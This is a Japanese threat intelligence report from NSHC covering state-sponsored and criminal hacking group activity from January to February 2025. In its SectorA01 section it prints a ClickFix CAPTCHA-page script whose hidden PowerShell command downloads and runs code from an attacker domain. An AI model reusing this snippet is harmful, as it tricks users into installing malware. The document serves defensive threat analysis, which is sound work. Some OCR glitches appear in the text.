NSHC Threat Research Lab, ThreatRecon Team
Document No. TR-CTI20250201

月刊ハッキンググループの動向レポート

Monthly Threat Actor Group Intelligence Report

- twitter.com/nshcthreatrecon
- service@nshc.net

Feb 2025


NSHC PTE. LTD.

このレポートは 2025 年 1 月 21 日から 2025 年 2 月 20 日まで見つけた政府支援のハッキンググループ活動と関係あるイッシューを説明し、それに伴う侵害事故の情報と ThreatRecon Platform 内のイベント情報を含む。

Table of Contents


エグゼクティブサマリー

このレポートは 2025 年 1 月 21 日から 2025 年 2 月 20 日までの NSHC の脅威分析研究所（Threat Research Lab）が収集したデータと情報に基づいて分析したハッキンググループ（Threat Actor Group）の活動をまとめたレポートである。
今年の 2 月には、合計 62 件のハッキンググループの活動が確認され、 最も多い活動が確認された SectorJ グループが 42%であり、続きは SectorA、SectorB グループの活動であった。



[図 1: 2025 年 2 月に確認されたハッキンググループ別活動統計]

今年 2 月に発見されたハッキンググループの活動は、政府機関や金融分野に努めている関係者またはシステムをターゲットに最も多くの攻撃を行い、地域ごとでは北米とヨーロッパに位置する諸国をターゲットとしたハッキング活動が最も多いことが確認された。



[図 2: 2025 年 2 月にターゲットとなった産業分野と国の統計]

1) SectorAグループの活動特徴

北朝鮮政府の支援によって活動を行っている SectorA グループの中で、今年の 2 月には合計 4 件のハッキンググループの活動が確認された。このグループは SectorA01、SectorA02、SectorA05、SectorA07 グループである。

SectorA01 グループの活動は、ブラジル、アメリカ、ロシア、ポーランド、オランダ、フランスから確認された。このグループは、LinkedIn、Telegram、Discord などのプラットフォームを利用して採用担当者として偽装したうえ、ビデオインタビューとして偽装しながらターゲットに特定のコマンドをコピーして実行するよう誘導し、最終的にバックドア機能を行うマルウェアを使用した。

SectorA02 グループの活動は韓国、日本から確認された。このグループは北朝鮮関連の内容が含まれた悪性の HWP ファイル形式のファイルを使用し、最終的にバックドアマルウェアを使用して攻撃者のコマンドによｔｔえファイルを奪取し、pCloud、Yandex のようなクラウドサービスを使用して攻撃者のクラウドサーバーに送信した。

SectorA05 グループの活動は、オーストリア、アメリカ、韓国、メキシコ、インド、イタリアから確認された。このグループは確定申告書をテーマにしてフィッシング攻撃を試み、国税庁、ポータルサイト、認証メールなどを装ってユーザーにメールを送信した。メールに含まれたリンクをクリックすると、ポータルサイトのログイン画面に偽装したフィッシングページにアクセスされ、ユーザーがログイン情報を入力すると攻撃者に送信されるように設計されている。

SectorA07 グループの活動は日本、韓国、ベトナムから確認された。このグループは、国税の徴収に関する説明資料の要求書として偽装した Windows ショートカット（LNK）ファイル形式のマルウェアを使用した。ターゲットがマルウェアを実行すると、最終的に Visual Basic Script とバッチ（Batch）スクリプト形式のマルウェアが動作し、情報収集及び追加のマルウェアをダウンロード及び実行する。

現在まで続く SectorA ハッキンググループの活動は、韓国と関係ある政治、外交活動など政府活動に関した機密情報を収集する目的があり、世界中をターゲットとした金銭の確保のためのハッキング活動を並行していることが分かった。このグループのハッキングの目的は長期間にわたって持続しており、このような戦略的なハッキングの目的として今後も変化なく持続的にハッキング活動を進むと考えられている。

2) SectorBグループの活動特徴

中国政府の支援によって活動を行っているSectorBグループの中で、今年2月には合計6件のハッキンググループの活動が確認された。このグループはSectorB01、SectorB22、SectorB71、SectorB108、SectorB109、SectorB110グループである。

SectorB01グループの活動は、台湾、サウジアラビア、イエメン、日本、韓国、スペイン、ベルギー、ロシア、イギリス、フィリピン、ギリシャ、ドイツ、エクアドル、パナマ、アメリカから確認された。このグループは、製造業、教育、エネルギー、エンターテインメント業界をターゲットに、ShadowPadとして知られているリモートコントロール機能のマルウェアとランサムウェアを配布し、知的財産権の盗用を目的とした攻撃活動を行った。

SectorB22グループの活動は、タイ、シンガポール、アメリカ、中国、ベトナム、フィリピンから確認された。このグループは、招待状として偽装したMSC（Microsoft Management Console Snap-in Control）ファイルを配布して攻撃活動を行い、最終的にターゲットシステムにインストールした悪性のバッチファイルを通じて追加でダウンロードしたリモート制御機能のマルウェアを使用し、コマンド及びコントロール（Command and Control, C2）サーバーから受信したコマンドを実行して悪性行為を行った。

SectorB71グループの活動は、韓国から確認された。このグループはLinuxベースのターゲットシステムをターゲットにSSHデーモンに注入するマルウェアを配布して攻撃活動を行い、最終的にターゲットシステムでSSHデーモンによってロードされた悪性のSSLライブラリを通じて、コマンド及びコントロール（Command and Control, C2）サーバーから受信したコマンドを実行し、悪性行為を行った。

SectorB108グループの活動は、アルゼンチン、バングラデシュ、インドネシア、マレーシア、メキシコ、オランダ、タイ、アメリカ、ベトナムから確認された。このグループは、世界中のキャリア業者のパッチが適用されていないCiscoネットワーク機器をターゲットに攻撃活動を行った。このグループは最終的にターゲットのネットワークでGRE（Generic Routing Encapsulation）トンネルを構築し、ターゲットのCisco機器とグループのインフラとの通信時に機密情報を漏洩させることを容易にし、ネットワーク監視を回避することができたと報告された。

SectorB110グループの活動は、香港、タイ、アメリカ、ブラジル、韓国から確認された。このグループは南米の諸国の外務省をターゲットにマルウェアを配布して攻撃活動を行い、最終的にターゲットシステムにインストールした悪性のファイルを通じて、コマンド＆コントロール（Command and Control, C2）サーバーから受信したコマンドを実行し、悪性行為を行った。

現在まで続くSectorBハッキンググループのハッキング活動の目的は、世界中の諸国の政府機関の政治、外交活動など政府活動に関した機密情報を収集することであると分析されている。

3) SectorCグループ活動の特徴

ロシア政府の支援によって活動を行っている SectorC グループの中で、今年 2 月には合計 6 件のハッキンググループの活動が確認された。このグループは SectorC01、SectorC04、SectorC05、SectorC26、SectorC28、SectorC29 グループである。

SectorC01 グループの活動は、アラブ首長国連邦から確認された。このグループはフィッシングメールを通じて悪性のファイルを配布し、脆弱性を悪用して内部システムに侵入する攻撃を行った。攻撃者は WinRAR の脆弱性（CVE-2023-38831）が含まれた圧縮ファイルを通じてマルウェアを実行し、そして PowerShell、Visual Basic Script (VBS)、バッチ (BAT) スクリプトを連携して多段階ペイロードをロードし、バックドアをインストールした。

SectorC04 グループは最近、デバイスコード認証（Device Code Authentication）方法を悪用して、Microsoft 365 アカウントを奪取するフィッシング攻撃を実行した。このグループはアメ

リカ国務省、欧州連合議会、ウクライナの国防省などの政府機関として偽装する方法でフィッシングメールを送信し、MicrosoftTeams（Microsoft Teams）の会議の招待、チャットルーム参加リクエスト、外部アプリケーション承認リクエストなど、業務の関連性の高いシナリオを活用してユーザーの信頼を誘導した。

SectorC05 グループの活動は、ウクライナ、スペイン、フランス、ポーランド、イギリス、アメリカ、カナダ、オーストラリアから確認された。このグループは、Windows Update として偽装したリモートデスクトッププロトコル（Remote Desktop Protocol、RDP）マルウェアを配布する攻撃を行った。このマルウェアは、ユーザーに一般的なシステムアップデートのように見えるよう設計された実行ファイルとして偽装されており、実行時にシステムの RDP 設定を強制的に変更して外部へのアクセスを許可した。

SectorC26 グループは、Microsoft のデバイスコード認証手続きを悪用して、Microsoft365 アカウントを奪取する巧妙なフィッシングキャンペーンを実施し、MicrosoftTeams の招待や外部アプリケーションの認証要求のように見せかけたメッセージを使用した。

SectorC28 グループは、Signal メッセンジャーのグループ招待ページとして偽装してユーザーを騙し、ターゲットのアカウントに攻撃者のデバイスをアクセスするフィッシング攻撃を実行した。普通のグループ招待リンクのように見えるページ内にデバイスアクセス URL を挿入し、クリックするだけでアカウントを奪取することなくメッセージを監視できる構造を悪用した巧妙な攻撃を行った。

SectorC29 グループは、Signal メッセンジャーのデバイスアクセス機能を悪用し、マルウェア QR コードに基づいたフィッシング攻撃を実行した。ターゲットが QR コードをスキャンすると、攻撃者のデバイスが Signal アカウントにアクセスされ、そしてメッセージをリアルタイムで奪取することができる状態となった。

現在まで続く SectorC ハッキンググループのハッキング活動は、ロシアと隣接する諸国を含む世界中の食刻の政府機関の政治、外交活動など政府活動に関した機密情報を収集する目的であると分析されている。

4) SectorEグループ活動の特徴

インド政府の支援によって活動を行っているSectorEグループの中で、今年2月には合計3件のハッキンググループの活動が確認された。このグループはSectorE01、SectorE02、SectorE04グループである。

SectorE01グループの活動は、中国、台湾から確認された。このグループは、軍の特別選考案内文書として偽装したWindowsショートカット（LNK）ファイルを配布して攻撃活動を行い、最終的にターゲットシステムに追加のマルウェアを1分ごとにダウンロードして実行するためにタスクスケジューラに登録し、今後の攻撃のための足場を固めた。

SectorE02グループの活動はオランダ、バングラデシュから確認された。このグループはチャットアプリケーションとして偽装したAndroidアプリを配布して攻撃活動を行い、最終的にターゲットのデバイスで実行したAndroidアプリを通じてSMSメッセージ、連絡先、通話履歴などの機密情報を奪取するマルウェア行為を実行した。

SectorE04グループの活動は、スリランカ、アメリカ、中国、香港から確認された。このグループは、スリランカ大統領の秘書室が発行した公式文書として偽装したMicrosoft Wordファイルを配布して攻撃活動を行い、最終的にターゲットシステムで実行したWordファイルを通じてリモートテンプレート文書ファイルをダウンロードして実行させ、今後の攻撃の足場を固めた。

現在まで続くSectorEハッキンググループのハッキング活動の目的は、インドと隣国であるパキスタン政府と関連する政治、外交、及び軍事活動など政府活動に関した機密情報を収集するための目的でハッキング活動を行うことであると分析される。しかし、最近では中国を含む極東アジアや他の地域に拡大していることにより、政治、外交、及び技術関係の機密情報を獲得するための活動の割合もさらに増加していると分析されている。

5) SectorHグループ活動の特徴

パキスタン政府の支援によって活動を行っている SectorH グループの中で、今年 2 月には合計 2 件のハッキンググループの活動が確認された。このグループは SectorH01 と SectorH03 グループである。

SectorH01グループの活動は、イギリス、アメリカ、スイス、オーストラリアから確認された。このグループは、税務関係のソフトウェアソリューション組織として偽装したフィッシングメールを通じてマルウェアを配布する攻撃活動を行い、最終的にターゲットシステムにインストールしたリモート制御機能のマルウェアを通じて、コマンド＆コントロール（C2）サーバーから受信したコマンドを実行し、悪性行為を行った。

SectorH03グループの活動は、インド、アフガニスタンから確認された。このグループはサイバーセキュリティガイドラインファイルとして偽装したWindowsショートカット（LNK）ファイルを配布して攻撃活動を行い、最終的にターゲットシステムにインストールした悪性のDLLファイルを通じて追加のマルウェアをダウンロード及び実行させ、今後の攻撃のための足場を固めた。

SectorHハッキンググループのハッキング活動は、サイバー犯罪目的のハッキングと政府支援目的のハッキング活動を並行して行っている。特に、隣国であるインドとの様々な外交的な摩擦が続いているため、目的に応じてインド政府機関の軍事及び政治関連の機密情報を奪取するための活動を今後も継続的に行う予定であると分析されている。

6) SectorQ グループ活動の特徴

アメリカ政府の支援によって活動を行っている SectorQ グループの中で、今年の 2 月には 1 つのハッキンググループの活動が確認された。このグループは SectorQ02 グループである。

SectorQ02 グループは、中国の大学を含む航空宇宙及び科学技術関連の機関をターゲットにして高度のサイバー作戦を実行し、ターゲットシステムに NOPEN バックドアのようなカスタムマルウェアを挿入して長期的なリモートコントロールを可能にした。
現在まで続く SectorQ ハッキンググループのハッキング活動は、世界中をターゲットに各国政府機関の政治、外交活動など政府活動に関連する機密情報を収集することを目的としてハッキング活動を行っていると分析されている。このような機密情報の収集は、自国の政治的、経済的利益を最大化することを目的としていると判断されている。

7) SectorRグループ活動の特徴

台湾政府の支援によって活動を行っている SectorR グループの中で、今年 2 月には合計 1 件のハッキンググループの活動が確認された。このグループは SectorR02 グループである。
SectorR02 グループの活動は、中国から確認された。このグループは、中国の IT 企業である NetEase の無料メールサービス 163.com のユーザーをターゲットとしてフィッシングキャンペーンを展開した。このグループは被害者のメールアカウントにアクセスし、機密情報を収集するために、ユーザーにログイン資格情報を入力させ、ログインの資格情報を奪取した。
現在まで続く SectorR ハッキンググループのハッキング活動の目的は、台湾と隣接している政治的な競争国である中国政府に関連する政治、外交、軍事活動など、政府活動に関する機密情報を収集することを目的としてハッキング活動を行っていると分析されている。

8) SectorSグループ活動の特徴

ベネズエラ政府の支援によって活動を行っている SectorS グループの中で、今年 2 月には合計 1 件のハッキンググループの活動が確認された。このグループは SectorS01 グループである。
SectorS01グループの活動は、イタリアから確認された。このグループはサミット関連の文書として偽装したWindowsショートカット（LNK）ファイルを配布して攻撃活動を行い、最終的にターゲットシステムのメモリ上で実行したリモート制御機能のマルウェアを通じて、コマンド＆コントロール（Command and Control, C2）サーバーからコマンドを受信して悪性行為を行った。
現在まで続くSectorSハッキンググループのハッキング活動の目的は、ベネズエラと隣接している南米地域の諸国において、政治、外交、軍事活動など政府活動に関連する機密情報を収集するためにハッキング活動を行っていると分析されている。

9) SectorU グループ活動の特徴

カザフスタン政府の支援によって活動を行っている SectorU グループの中で、今年 2 月には合計 1 件のハッキンググループの活動が確認された。このグループは SectorU01 グループである。

SectorU01 グループの活動は、ロシア、スペイン、ウズベキスタン、インド、アメリカ、香港、チェコ、キルギス、トルクメニスタンから確認された。このグループは中央アジアの政府機関をターゲットに、悪性の ISO ファイルを含むフィッシングメールを送信して初期アクセスを試み、最終的にターゲットシステムで実行したマルウェアを通じて機密情報を収集し、システムレジストリを修正して持続性を確保することで、中央アジア地域に深刻なサイバースパイの脅威を与えることができた。

現在まで続く SectorU ハッキンググループのハッキング活動は、カザフスタンと隣接している諸国を含む全世界をターゲットに、各国の政府機関の政治、外交活動など政府活動に関連する機密情報を収集することを目的として活動を行っていると分析されている。

10) サイバー犯罪グループの活動特徴

オンライン仮想空間で活動を行っているサイバー犯罪グループの中で、今年 2 月には合計 13 件のハッキンググループの活動が確認された。このグループは、SectorJ09、SectorJ14、SectorJ21、SectorJ25、SectorJ85、SectorJ102、SectorJ110、SectorJ177、SectorJ195、SectorJ196、SectorJ197、SectorJ201、SectorJ202 グループである。

このグループは、他国の政府の支援によって活動を行っているハッキンググループとは異なり、現実世界で金銭的な利益を確保できるような価値があるオンライン情報を奪取し、自ら特定の企業や組織をハッキングして内部ネットワークにランサムウェアを配布したり、重要な機密情報を奪取してそれを口実に金銭を要求する脅迫行為などを行った。

SectorJ09 グループは、オンライン決済ページをターゲットにスキミングスクリプトを挿入して金融情報を奪取するフォームジャッキング攻撃を実行した。このグループは、電子取引のウェブサイトの決済ページに難読化されたマルウェアの JavaScript コードを注入し、ターゲットが入力したカード番号、有効期限、CVC コードなどの金融関係の機密情報を奪取したと分析されている。

SectorJ14 グループの活動は、韓国、ドイツ、アメリカ、インド、日本、フランスから確認された。このグループは、宅配サービスの通知として偽装したスミッシング（Smishing）技法を使用し、Twitter の短縮 URL をターゲットに送信した。ターゲットが短縮 URL にアクセスすると、悪性の URL にリダイレクトされ、Chrome ブラウザアプリとして偽装した Android のマルウェアをダウンロードするよう誘導された。ダウンロードされたマルウェアは、ターゲットにメッセージ及び通知表示の権限を許可するよう促し、スパム防止を口実にそのマルウェアをデフォルトの SMS アプリとして設定するようにした。初期権限の設定が完了すると、ターゲットのデバイスにはフィッシングメッセージを表示するための通知チャンネルが生成され、このグループがフィッシングメッセージを送信する際にその通知チャンネルを通じてメッセージを表示し、ターゲットがフィッシングメッセージをクリックするよう誘導した。また、このグループはソーシャル

メディアプラットフォームの一つである Pinterest のプロフィールに登録されたデータを活用してフィッシングメッセージを構成し、送信したと分析されている。

SectorJ21 グループの活動はアメリカ、カナダから確認された。このグループはフィッシングメールを通じて ZIP 圧縮ファイルをダウンロードできるリンクが含まれた PDF ファイルを添付して送信した。ZIP 圧縮ファイルの内部には IMG ファイルが含まれており、ターゲットがそのファイルを実行すると外部ドライブとしてマウントされ、ファイルエクスプローラーを通じて自動的に開かれる。マウントされたドライブで Adobe のアイコンとして偽装した SCR ファイルを実行すると、DLL サイドローディング(DLL Side-Loading)技法を悪用して悪性の DLL ファイルがロードされます。ロードされたマルウェアはシステム情報を収集した後、それを暗号化してクラウドストレージサービスの一つである Tab Digital にアップロードする機能を実行した。

SectorJ25 グループの活動は、インドから確認された。このグループはネットワーク分析プログラムとして偽装するために、圧縮ファイル名を「NetworkAnalyzer.tar.gz」に設定して配布したと見られている。この圧縮ファイルの内部には ELF 形式のマルウェアが含まれており、このマルウェアは GitHub を通じてソースコードが公開されている CHAOS リモートコントロールマルウェアであると分析されている。またこのマルウェアはリモートでコマンドを実行し、ターゲットシステムのデータを窃取する機能を行ったと分析されている。

SectorJ85 グループは、企業向けクラウドベースの認証サービス（Identity-as-a-Service、IDaaS）の一つである Okta ベースのログインページとして偽装したフィッシングサイトを配布した。普通の Okta ログインページのドメインとスペルや構造が類似なドメインを登録するタイポスクワッティング（Typosquatting）技法を利用し、ターゲットが普通のログインページと誤認して資格情報を入力するように誘導した。

SectorJ102 グループの活動は、アメリカ、インドから確認された。このグループは Vera Core ソフトウェアの SQL インジェクション脆弱性とファイルアップロード脆弱性を悪用して、ターゲットシステムにウェブシェル(Web Shell)を配布した。このウェブシェルは SQL コマンドの実行及び DB サーバー内部の探索機能を実行できると分析されている。

SectorJ110 グループの活動は、ドイツ、リトアニア、ベルギー、ウクライナから確認された。このグループは PDF 形式のフィッシングファイルを配布し、ターゲットがファイル内の「文書ダウンロード（Завантажити Документ）」ハイパーリンクテキストをクリックするよう誘導した。ターゲットがハイパーリンクテキストをクリックすると、ターゲットのシステムに圧縮ファイルがダウンロードされます。圧縮ファイル内には、PDF ファイルのように見せかけるために二重拡張子（.pdf.js）形式を使用した JavaScript（JS）形式のマルウェアが含まれており、ターゲットがこのファイルを実行すると、外部のコマンド＆コントロール（Command and Control, C2）サーバーからローダー機能を実行するマルウェアをダウンロード及び実行した。同時に、ターゲットが疑わないように普通の内容のおとりファイルも一緒にダウンロードされ、ターゲットのシステム画面に表示された。

SectorJ177 グループの活動は、メキシコ、アメリカ、ハンガリーから確認された。このグループは Microsoft Teams を通じてターゲットに技術サポートチームのように偽装してメッセージを送信し、そして、スパム問題を解決するために Microsoft Quick Assist をインストールするよう誘導した。ターゲットが Quick Assist をインストールし、ハッキンググループにリモート制御権限を与えると、このグループはウェブブラウザを通じて ZIP 圧縮ファイル形式のマルウェアペイロードをダウンロードした。圧縮ファイルの内部には、Microsoft で署名された OneDrive アップデート実行ファイルと複数の DLL ファイルが含まれている。また、このグループは DLL Search Order Hijacking 技法を活用して DLL 形式のマルウェアを実行した。この DLL 形式のマルウェアは、実行時にシステム及びオペレーティングシステム情報、ユーザーアカウント及び資格情報などを収集し、コマンド＆コントロール（Command and Control, C2）サーバーに送信する機能を果たすと分析されている。

SectorJ195 グループの活動は、アメリカとブルガリアから確認された。このグループは、ターゲットに大量のスパムメッセージを送信した後、Microsoft Teams を通じて通話を試み、ターゲットがリモート画面の共有を許可するように誘導した。共有が許可されると、コマンドシェルを通じて悪性 JAR（Java Archive）ファイルを実行した。このファイルは、Java ベースのプロキシモジュールを通じて WMI コマンドラインユーティリティ（Windows Management Instrumentation Command-line, WMIC.exe）を呼び出し、Java プロセスの PID を識別する作業を行ったと分析されている。そして、PowerShell の実行ポリシー（ExecutionPolicy）を回避して外部から ZIP 圧縮ファイルと 7-Zip ユーティリティをダウンロードし、解凍した。圧縮ファイルには ProtonVPN の実行ファイルと悪性の DLL が含まれており、ProtonVPN をターゲットに DLL サイドローディング技法を悪用して悪性の DLL をロードした。これにより、ロシア、オランダ、アメリカにホスティングされた仮想プライベートサーバー（VPN）にアクセスするセッションが生成された。また、JAR ファイルは新しい CMD（Command Prompt）セッションを開き、javaw.exe（Java SE Launcher）を利用して別の JAR ファイルを実行し、圧縮ファイルをドロップした。このファイルには難読化された Python スクリプトが含まれており、RPivot として知られているリバースプロキシ（Reverse Proxy）ツールであると分析されている。このグループはこれを通じて内部ネットワークに対するトンネリング及びプロキシ機能を活用し、コマンド＆コントロール（Command and Control, C2）サーバーとの持続的なアクセスを試みであると見られている。

SectorJ196 グループは、Web3 ユーザーをターゲットにして、ソラナ（Solana）ブロックチェーンコミュニケーションツール配布サイトに偽装したフィッシングサイトを配布した。このグループはこのフィッシングサイトを通じて、情報奪取型のマルウェアであるインフォスティーラー（InfoStealer）を配布したと分析されている。特に、このフィッシングサイトはターゲットのオペレーティングシステム（OS）環境に応じて異なる URL を通じてマルウェアをダウンロードするよう誘導しており、Windows 環境ではドロップボックス（Dropbox）を使用し、MacOS 環境では別の外部サーバーを通じてマルウェアをダウンロードしたことが示されている。

SectorJ197 グループの活動は、グアテマラ、アメリカから確認された。このグループは Chrome ブラウザの更新サイトとして偽装したフィッシングサイトを配布した。ターゲットが「アップデート Chrome(Update Chrome)」ボタンをクリックすると、「Release.zip」圧縮ファイルがダウンロードされ、その圧縮ファイルの内部には DLL 形式のマルウェアが圧縮されていることが確認されている。このマルウェアはターゲットシステムのデータを奪取する機能を行うスティーラー(Stealer)マルウェアであると分析されている。

SectorJ201 グループは、トラフィックの配信システム（Traffic Distribution System, TDS）サービスを運営し、他のハッキンググループに悪性のトラフィック流入サービスを提供した後、金銭的利益を得たと分析されている。この TDS インフラは、訪問者のシステム環境に応じて条件付きでトラフィックをフィルタリング及びリダイレクトする機能を実行し、適切なターゲットにマルウェアを含むペイロードを配信する役割を果たしたと判断されている。


SectorJ202 グループの活動は、アメリカ、インド、フランス、ポーランドから確認された。このグループは、Chrome ブラウザのアップデートを装ったフィッシングページを配布し、ターゲットが悪性の MSI（Microsoft Installer）ファイルをダウンロードするよう誘導した。この MSI ファイルは、普通のプログラムとともに悪性の DLL が含まれる形で構成されており、DLL サイドローディング（Side-Loading）技術を通じて悪性の DLL がロードされる。ターゲットシステムで最終的にスティーラー（Stealer）マルウェアが実行されると、このグループはターゲットシステムのデータを奪取しようとしたと分析されている。

詳細情報


1. SectorAの支援によって活動を行っているハッキンググループの活動

1) SectorA01グループ

北朝鮮政府の支援によって活動を行っているハッキンググループの中で、SectorA01 グループは、いわゆるラザルス（Lazarus）としても知られており、アメリカ、オーストリア、ポルトガル、インドネシア、シンガポール、ベトナム、インド、フィリピン、パキスタン、ロシア、中国、バングラデシュ、イタリア、スペイン、エストニア、ジョージア、トルコ、ギリシャ、フィンランド、スイス、ドイツ、ポーランド、フランス、香港、ブラジルからハッキング活動が確認された。
このグループは、LinkedIn、Telegram、Discord などのプラットフォームを活用して採用担当者として偽装し、ターゲットに就職の提案を提供することで信頼を構築した。そして、ビデオ面接として偽装してターゲットが特定のコマンドをコピーして実行するよう誘導する ClickFix 技法を使用した。ターゲットがそのコマンドを実行すると、バックドア機能を果たすマルウェアがシステムにインストールされ、それを通じて攻撃者は感染したシステムから機密情報を収集し、追加の悪性行為を行った。



[図 3: ClickFix 技法に使用された CAPTCHA として偽装したウェブページ]



```
    </div>

    <script>

        const verifyButton = document.getElementById('verifyButton');
        const modalBg = document.getElementById('modalBg');


        verifyButton.addEventListener('click', function() {
            modalBg.style.display = 'flex';
            const captchaText = "powershell.exe -w hidden -Command \"iex (iwr
            'https://github-scanner.com/download.txt').Content\" # \"☑ ''I am not a robot -
            reCAPTCHA Verification ID: 93752\"";
            const tmpTxtArea = document.createElement("textarea");
            tmpTxtArea.value = captchaText;
            document.body.appendChild(tmpTxtArea);
            tmpTxtArea.select();
            document.execCommand("copy");
            document.body.removeChild(tmpTxtArea);


        });

    </script>
</body>
</html>
```

[図 4: CAPTCHA ボタンに挿入されたマルウェアスクリプト]

クリックフィックス（ClickFix）は、ユーザーに特定の作業を行わせるよう誘導するソーシャルエンジニアリング技法の一つで、信頼を構築して行う操作方法が活用される。攻撃者は精巧なインターフェースと視覚的フィードバックを提供し、ターゲットが特定のボタンをクリックしたり、コマンドをコピーして実行したりするように誘導する。今年の攻撃では、ターゲットが技術テストやシステム設定の調整のための普通のプロセスであると信頼関係を構築し、ターミナルやコマンドプロンプトで悪性のコマンドを実行させる方法が使用された。このプロセスで、ターゲットは単純なサポート手続きであると誤解し、自らマルウェアを実行してしまう。

Related Events

- **SectorA01 used Script Malware variants**
  https://cti.nshc.net/events/view/12150

- **SectorA01 used Python Malware variants**
  https://cti.nshc.net/events/view/12151

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12297

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12409

- **SectorA01 used VPN Proxies to Evade Detection and Conceal Data Exfiltration**
  https://cti.nshc.net/events/view/12427

- **SectorA01 used BeaverTail Malware disguised as postcss library**
  https://cti.nshc.net/events/view/12388

- **SectorA01 used Golang Malware disguised as webcam software**
  https://cti.nshc.net/events/view/12428

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12486

- **SectorA01 used macOS Malware disguised as Chrome Update**
  https://cti.nshc.net/events/view/12497

- **SectorA01 used LinkedIn Job Offers to Deploy Info-Stealer Malware**
  https://cti.nshc.net/events/view/12594

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12553

- **SectorA01 used LinkedIn Phishing to Target Web3 Firms with Malware**
  https://cti.nshc.net/events/view/12896

- **SectorA01 used Python Malware disguised via ClickFix tactic**
  https://cti.nshc.net/events/view/12552

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12626

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12604

- **SectorA01 used a new Domains**
  https://cti.nshc.net/events/view/12683

